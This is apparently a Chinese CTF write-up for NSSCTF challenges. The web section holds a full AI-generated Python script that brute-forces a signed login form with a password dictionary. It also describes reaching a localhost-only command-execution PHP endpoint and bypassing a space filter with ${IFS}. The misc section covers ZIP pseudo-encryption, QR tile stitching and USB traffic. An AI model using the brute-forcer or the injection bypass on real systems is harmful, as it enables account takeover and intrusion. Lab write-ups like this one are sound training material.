
看一下源码,将js和一个请求投喂给ai,生成破解脚本
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
| import requests
import hashlib
import time
import sys
def md5(text):
"""计算MD5哈希值"""
return hashlib.md5(text.encode('utf-8')).hexdigest()
def generate_sign(username, password, timestamp, secret_key):
"""生成签名,模拟前端JavaScript的签名生成逻辑"""
md5_username = md5(username)
md5_password = md5(password)
short_user = md5_username[:6]
short_pass = md5_password[:6]
sign_str = f"{short_user}{short_pass}{timestamp}{secret_key}"
return md5(sign_str)
def crack_password(target_url, username, secret_key, dict_path):
"""执行密码爆破"""
try:
with open(dict_path, 'r', encoding='utf-8') as f:
passwords = [line.strip() for line in f if line.strip()]
print(f"字典加载成功,共 {len(passwords)} 个密码")
except Exception as e:
print(f"字典读取失败: {e}")
return
headers = {
'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36',
'Content-Type': 'application/x-www-form-urlencoded',
'Accept': '*/*',
'Origin': 'http://node6.anna.nssctf.cn:29799',
'Referer': 'http://node6.anna.nssctf.cn:29799/login.html',
'Accept-Language': 'zh-CN,zh;q=0.9',
'Connection': 'close'
}
md5_username = md5(username)
total = len(passwords)
print(f"开始爆破,目标URL: {target_url},用户: {username}")
for i, password in enumerate(passwords, 1):
try:
timestamp = str(int(time.time() * 1000))
sign = generate_sign(username, password, timestamp, secret_key)
data = {
'username': md5_username,
'password': md5(password),
'timestamp': timestamp
}
headers['X-Sign'] = sign
response = requests.post(target_url, headers=headers, data=data, timeout=10)
sys.stdout.write(f"\r进度: {i}/{total} - 正在尝试: {password}")
sys.stdout.flush()
if response.status_code == 200:
try:
json_data = response.json()
if json_data.get('code') == 200:
print(f"\n\n爆破成功!用户名: {username},密码: {password}")
print(f"MD5(用户名): {md5_username}")
print(f"MD5(密码): {md5(password)}")
print(f"时间戳: {timestamp}")
print(f"签名: {sign}")
print(f"响应内容: {response.text}")
return password
except:
if "success" in response.text.lower() or "欢迎" in response.text:
print(f"\n\n爆破成功!用户名: {username},密码: {password}")
print(f"MD5(用户名): {md5_username}")
print(f"MD5(密码): {md5(password)}")
print(f"时间戳: {timestamp}")
print(f"签名: {sign}")
print(f"响应内容: {response.text}")
return password
time.sleep(0.1)
except Exception as e:
print(f"\n请求异常: {e},继续尝试下一个密码...")
continue
print("\n\n所有密码尝试完毕,未找到正确密码")
return None
if __name__ == "__main__":
TARGET_URL = 'http://node6.anna.nssctf.cn:29799/login.php'
USERNAME = 'admin'
SECRET_KEY = 'easy_signin'
if len(sys.argv) < 2:
print("用法: python password_cracker.py <字典文件路径>")
sys.exit(1)
DICT_PATH = sys.argv[1]
crack_password(TARGET_URL, USERNAME, SECRET_KEY, DICT_PATH)
|


在登录界面中的源码中有个api.js


请求/var/www/html/backup/8e0132966053d4bf8b2dbe4ede25502b.php试试

加上http://127.0.0.1/

只允许来自 127.0.0.1 的请求,执行用户传入的命令并返回结果,通过 name 参数控制后续命令执行
对空格进行了过滤,${IFS}进行绕过

发现327a6c4304ad5938eaf0efb6cc3e53dc.php比较特别,访问一下

Mis
Cropping
压缩包放入010,发现一偶一奇是伪加密,将50 4B 01 02后面的09 00改为08 00


成功打开压缩包,里面有许多二维码碎片

按照图片名称进行拼接
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
| import os
from PIL import Image
def stitch_images():
script_dir = os.path.dirname(os.path.abspath(__file__))
tiles_dir = os.path.join(script_dir, 'tiles')
if not os.path.exists(tiles_dir):
print(f"错误:找不到tiles目录,请确保'{tiles_dir}'存在。")
return
grid = {}
max_x = 0
max_y = 0
for filename in os.listdir(tiles_dir):
if filename.endswith('.png') and filename.startswith('tile_'):
parts = filename.split('_')
if len(parts) != 3:
continue
try:
x = int(parts[1])
y = int(parts[2].split('.')[0])
except ValueError:
continue
if x > max_x:
max_x = x
if y > max_y:
max_y = y
grid[(x, y)] = os.path.join(tiles_dir, filename)
if not grid:
print("错误:在tiles目录中未找到符合格式的图片。")
return
try:
sample_img = Image.open(next(iter(grid.values())))
tile_width, tile_height = sample_img.size
sample_img.close()
except Exception as e:
print(f"错误:无法打开样本图片。{e}")
return
result_width = (max_y + 1) * tile_width
result_height = (max_x + 1) * tile_height
result = Image.new('RGB', (result_width, result_height))
for (x, y), path in grid.items():
try:
img = Image.open(path)
pos_x = x * tile_height
pos_y = y * tile_width
result.paste(img, (pos_y, pos_x))
img.close()
except Exception as e:
print(f"警告:无法处理图片 {path}。{e}")
output_path = os.path.join(script_dir, 'stitched_image.png')
result.save(output_path)
print(f"拼接完成!结果已保存至 {output_path}")
if __name__ == "__main__":
stitch_images()
|
得到完整二维码,扫码得flag

灵感菇🍄哩菇哩菇哩哇擦灵感菇灵感菇🍄

USB流量一把梭

进行镜像翻转得压缩包密码868F-83BD-FF
